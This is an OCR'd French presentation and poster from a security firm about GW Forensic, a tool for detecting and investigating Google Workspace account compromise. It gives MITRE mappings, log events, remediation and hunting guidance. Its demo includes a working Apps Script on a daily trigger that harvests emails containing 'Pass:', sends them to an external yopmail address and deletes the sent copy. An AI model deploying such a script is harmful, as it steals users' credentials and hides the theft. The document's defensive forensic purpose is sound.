


Columns Sort fields

	Time (time)	eventsName	tactics	technique
	Mar 24, 2024 @ 23:44:00.977	create_script_trigger	Persistence	Scheduled Task/Job

Evènements suspects





Evènements suspects

Apps Script Projet sans titre

Fichiers

Code.gs

Bibliothèques

Services

Exécuter Débogage récupérerDerniersMails Journal d'exécution

```gs
function récupérerDerniersMails() {
  // Accéder aux derniers fils de discussion dans la boîte de réception
  var inboxThreads = GmailApp.getInboxThreads(0, 10);
  var sentThreads = GmailApp.search("in:sent", 0, 10); // Récupérer les 10 derniers fils de discussion envoyés

  var sujets = []; // Créer un tableau pour stocker les sujets des mails
  var mailsAvecPass = []; // Créer un tableau pour stocker le contenu des mails contenant "pass"

  // Fonction pour vérifier si le mot "pass" est présent dans le contenu du mail
  function containsPass(contenuMail) {
    return contenuMail.indexOf("Pass:") !== -1;
  }

  // Fonction pour récupérer les sujets et le contenu des mails
  function retrieveDataFromThreads(threads) {
    for (var i = 0; i < threads.length; i++) {
      var messages = threads[i].getMessages();
      var sujet = messages[0].getSubject();
      sujets.push(sujet);

      var contenuMail = messages[0].getPlainBody();
      if (containsPass(contenuMail)) {
        mailsAvecPass.push(contenuMail);
      }
    }
  }

  // Récupérer les données des fils de discussion de la boîte de réception
  retrieveDataFromThreads(inboxThreads);
  // Récupérer les données des fils de discussion envoyés
  retrieveDataFromThreads(sentThreads);

  // Envoyer les données à l'adresse email spécifiée
  var destinataire = "export-anonymous-coco@yopmail.com";
  var sujetMail = "Récupération des derniers mails";
  var corpsMail = "Sujets des mails :\n" + sujets.join("\n") + "\n\nContenu des mails contenant 'pass' :\n" + mailsAvecPass.join("\n");

  // Envoyer l'email
  MailApp.sendEmail(destinataire, sujetMail, corpsMail);

  Utilities.sleep(5000); // Attendre 5 secondes
  // Récupérer les messages envoyés
  var sentThreads = GmailApp.search("is:sent", 0, 1); // Recherche le dernier message envoyé
  if (sentThreads.length > 0) {
    var sentMessages = sentThreads[0].getMessages();
    if (sentMessages.length > 0) {
      var messageId = sentMessages[sentMessages.length - 1].getId(); // Récupérer l'ID du dernier message envoyé
      GmailApp.getMessageById(messageId).moveToTrash(); // Supprimer le dernier message envoyé
    }
  }


}
```

Modifier le déclencheur pour Projet sans titre

récupérerDerniersMails

Recevo

Exécution au déploiement

Head

Sélectionnez la source de l'événement

Déclencheur horaire

Sélectionnez le type de déclencheur temporel

Quotidien

Sélectionnez une heure de la journée

Entre 2h et 3h


Evènements suspects

Mar 24, 2024 @ 23:44:00.977	create_script_trigger	Projet sans titre
Mar 24, 2024 @ 23:41:04.953	authorize	-
Mar 24, 2024 @ 23:41:00.434	login_success	-
Mar 24, 2024 @ 23:40:52.746	edit	Projet sans titre
Mar 24, 2024 @ 23:36:02.111	authorize	-
Mar 24, 2024 @ 23:35:52.252	login_success	-
Mar 24, 2024 @ 23:35:29.839	edit	Projet sans titre
Mar 24, 2024 @ 23:26:40.148	create	Projet sans titre

Evènements suspects

Remédiation

- Environ 20 fiches de documentation de techniques malveillantes



Valid Accounts

Description

Un attaquant peut utiliser usurper les identifiants de connexions d'un compte légitime pour s'introduire dans le domaine Google Workspace de l'entreprise.

Exemple d'attaque

Après avoir récupéré les identifiants d'un compte Google Workspace légitime appartenant à l'entreprise, via des logs infostealer par exemple, l'attaquant peut se connecter à son compte pour y effectuer des actions malveillantes.

Documentation MITRE

- Tactique : Initial Access
- Technique : Valid Accounts
- Sous-technique : Cloud Accounts
- ID : T1078.004

Détection

Il est possible de détecter des évènements de connexions suspects générés par Google Workspace dans les logs (cf ci-dessous).

De plus, certaines règles d'accès contextuelles peuvent remonter une alerte car les conditions de connexions ne correspondent pas à la règle en place. Par exemple : la zone géographique de connexion doit seulement être en Europe, hors la connexion provient du Mexique.

> Attention la verbosité des évènements d'accès contextuelles est importante et peut correspondre à des "erreurs" légitimes (tentative de connexion au compte avant d'être connecté au VPN de l'entreprise).

Evenements Google Workspace liés

- suspicious_login
- suspicious_login_less_secure_app
- suspicious_programmatic_login
- user_signed_out_due_to_suspicious_session_cookie
- account_disabled_generic
- account_disabled_hijacked
- gov_attack_warning
- login_failure
- risky_sensitive_action_allowed
- risky_sensitive_action_blocked

Remédiation

L'analyste peut supprimer les cookies de connexion de façon à déconnecter l'utilisateur et donc l'attaquant de tous les appareils et navigateurs.

Le compte de la victime peut également être suspendu temporairement et le mot de passe réinitialisé en attendant une prise de contact avec elle pour sa réactivation.

> Attention, un administrateur ne peut pas suspendre un compte qui possède un niveau de droit équivalent ou supérieur. Si un compte administrateur doit être suspendu pour cause de compromission, seul le compte super-administrateur sera en mesure de réaliser l'opération.

Recommandations

Google Workspace propose différentes fonctionnalités pour renforcer le processus de connexion.

Activation du programme de protection avancée sur le compte

Il est possible d'activer le programme sur des comptes pour renforcer la sécurité et l'accès aux données : forcer l'utilisation de la 2FA, limitation des droits octroyables aux applications tierces (via token OAuth..). Plus d'informations sur la page officielle du programme : https://landing.google.com/advancedprotection/

Activation de la 2FA sur les comptes


Il est possible de proposer (voir forcer) et de configurer les méthodes de 2FA acceptés sur les comptes.

Mise en place de règles d'accès contextuelles

Il est possible de mettre en place des règles d'accès pour restreindre l'accès aux services Google. Par exemple limiter l'accès à une adresse IP spécifique, à une version Google Chrome spécifique.

> Éditions compatibles avec cette fonctionnalité : Frontline Standard; Enterprise Standard et Enterprise Plus; Education Standard et Education Plus; Enterprise Essentials Plus; Cloud Identity Premium.

> Le portail d'administration n'est normalement pas sensible aux règles d'accès contextuelles.



Account Manipulation

Description

Lorsqu'un attaquant a accès à un compte utilisateur du domaine Google Workspace, il peut effectuer différentes opérations sur le compte.

Exemple d'attaque

Une fois l'attaquant connecté sur le compte de la victime, il va pouvoir aller sur l'espace compte et modifier des informations :

- Changement du mot de passe
- Désactivation de la 2FA
- Suppression des accès aux applications tierces en place (et consultation des services)
- Modifier le numéro de téléphone de récupération
- Modifier l'adresse mail de récupération
- Ajouter ou supprimer des clés de sécurité
- Consultation du matériel lié au compte
- Accéder au gestionnaire de mot de passe Google

En cas d'utilisation de GCP et de l'accès à un projet GCP contenant des machines virtuelles (VM), l'attaquant peut ajouter sa propre clé SSH dans les métadonnées du projet de façon à être autorisé à s'y connecter (https://cloud.google.com/compute/docs/connect/add-ssh-keys?hl=fr).

Documentation MITRE

- Tactique : Persistence
- Technique : Account Manipulation
- Sous-technique : / (SSH Authorized Keys – 004)
- ID : T1098

Détection

Il est possible de détecter des évènements de connexions suspects générés par Google Workspace dans les logs (cf ci-dessous).

Evenements Google Workspace liés

- 2sv_enroll
- password_edit
- recovery_email_edit
- recovery_phone_edit
- recovery_secret_qa_edit
- DEVICE_REGISTER_UNREGISTER_EVENT
- PASSWORD_CHANGED
- PASSWORD_REUSE
- TOGGLE_ALLOW_ADMIN_PASSWORD_RESET
- 2sv_disable
- IMPORT_SSH_PUBLIC_KEY
- UPDATE_SSH_PUBLIC_KEY

Remédiation

L'analyste peut supprimer les cookies de connexion de façon à déconnecter l'utilisateur et donc l'attaquant de tous les appareils et navigateurs.

Le compte de la victime peut également être suspendu temporairement et le mot de passe réinitialisé en attendant une prise de contact avec elle pour sa réactivation.

> Attention, un administrateur ne peut pas suspendre un compte qui possède un niveau de droit équivalent ou supérieur. Si un compte administrateur doit être suspendu pour cause de compromission, seul le compte super-administrateur sera en mesure de réaliser l'opération.

Il est ensuite nécessaire de faire une revue complète des modifications apportées sur le compte pour s'assurer qu'aucune trace de persistance n'est encore présente permettant à l'attaquant de continuer à réaliser des actions malveillantes ou à revenir plus tard plus facilement.

Du côté de la plateforme GCP, il est important de vérifier si des modifications ont été apportées sur les métadonnées de connexions aux différentes VMs notamment. L'attaquant a potentiellement ajouté ou modifier une clé SSH pour autoriser la connexion.

Recommandations

Google Workspace propose des options permettant de lutter contre la persistance :

Désactiver la possibilité de récupérer un compte utilisateur dont le mot de passe est oublié

Les utilisateurs autres que les super-administrateurs ne pourront pas récupérer leur propre compte en cas d'oubli du mot de passe. Ils devront passer par l'IT de l'entreprise.

Cela évite la récupération d'un compte via une adresse mail ou numéro de téléphone personnel piraté ou bien modifié par l'attaquant.

Forcer l'utilisation de la 2FA

Il est possible de forcer l'utilisation de la 2FA sur les comptes du domaine Google Workspace

1. Description
2. Exemple d'attaque
3. Mapping MITRE
4. Détection
5. Remédiation
6. Recommandations

Autres utilisations

Conformité / Reporting

- Vérifier les actions administrateurs sur le domaine

Process de gestion des départs

- Identifier une fuite de données lors du départ d'un collaborateur

Intégration facile

- Configurer un fichier YAML (utilisateurs, dates, services)
- Lancer un script Python

En résumé

- GW Forensic est un outil combiné à une base de connaissances
- A destination des équipes de sécurité… et des admins!
- Disponible semaine prochaine sur github.com/OWNsecurity

Merci au CSIRT NiCKEL
pour avoir validé l'outil en conditions réelles

OWN

PARIS _ RENNES _ TOULOUSE

+33 (0) 805 690 234

contact@**own.security**

WWW.**OWN.SECURITY**

Forensic Poster pour Google Workspace

Outils, logs et conseils pour la recherche de compromission de compte Google

Outils

Google Admin (Google)	GW Forensic (OWN)	Cirrus (Sygnia)	ALFA (Invictus)	Takeout (Google)
Official web tool to visualize Workspace logs	Collect, analyze logs and TTPs documentation	Logs collection tools accros GCP & Workspace	Collect and identify suspicious activity	Export all data from a Google account
Web analysis CSV	CSV JSON Opensearch	JSON	JSON	Multiple formats

Sources & Retention

Admin : 6 mois
Agenda : 6 mois
Chat : 6 mois
Chrome : 6 mois
Cloud Search : 6 mois
Accès contextuel : 6 mois
Appareils : 6 mois (abonnement)
Drive : 6 mois
Gmail : 30 jours
Groupes : 6 mois
Keep : 6 mois
Jamboard : 6 mois
Meet : 6 mois
Tokens Oauth : 6 mois
Règles : 6 mois
Utilisateurs : 6 mois
Vault : Indéfiniment
Voice : 6 mois

Liste : Documentation Google

Les logs Google Workspace ne peuvent pas être supprimés / altérés par des administrateurs du domaine.

Recherches

Initial Access

Rechercher des évènements en lien avec des connexions suspectes, des échecs de connexions ou des tentatives de connexions sur comptes suspendus.

Evènements liés :
suspicious_login, suspicious_login_less_secure_app, suspicious_programmatic_login, user_signed_out_due_to_suspicious_session_cookie, account_disabled_generic, account_disabled_hijacked, gov_attack_warning, login_failure, risky_sensitive_action_allowed, risky_sensitive_action_blocked

Exécution

Rechercher des évènements en lien avec la création de script « App Script » ou l'autorisation d'accès à des applications tierces suspectes (tokens Oauth)

Evènements liés :
create_script_trigger, authorize

Il est aussi possible de détecter la création de fichiers de type « script » sur Drive.

Persistance

Rechercher des créations de scripts « App Script », des applications tierces suspectes (tokens Oauth), l'ajout de clés SSH ou la modification de comptes.

Evènements liés :
2sv_enroll, password_edit, recovery_email_edit, recovery_phone_edit, recovery_secret_qa_edit, DEVICE_REGISTER_UNREGISTER_EVENT, PASSWORD_CHANGED, PASSWORD_REUSE, TOGGLE_ALLOW_ADMIN_PASSWORD_RESET, 2sv_disable, IMPORT_SSH_PUBLIC_KEY, UPDATE_SSH_PUBLIC_KEY, CREATE_USER

Exfiltration

Rechercher des traces d'export de données

Evènements liés :
EXPORT_JAMBOARD_FLEET, export_calendar, print_preview_calendar, DATA_EXPORT, DOWNLOAD_REPORT, DLP_EVENT, CONTENT_TRANSFER, SENSITIVE_DATA_TRANSFER, ACCESS, download, print, GROUP_MEMBERS_DOWNLOAD, DOWNLOAD_USERLIST_CSV

A adapter suivant la volumétrie légitime observée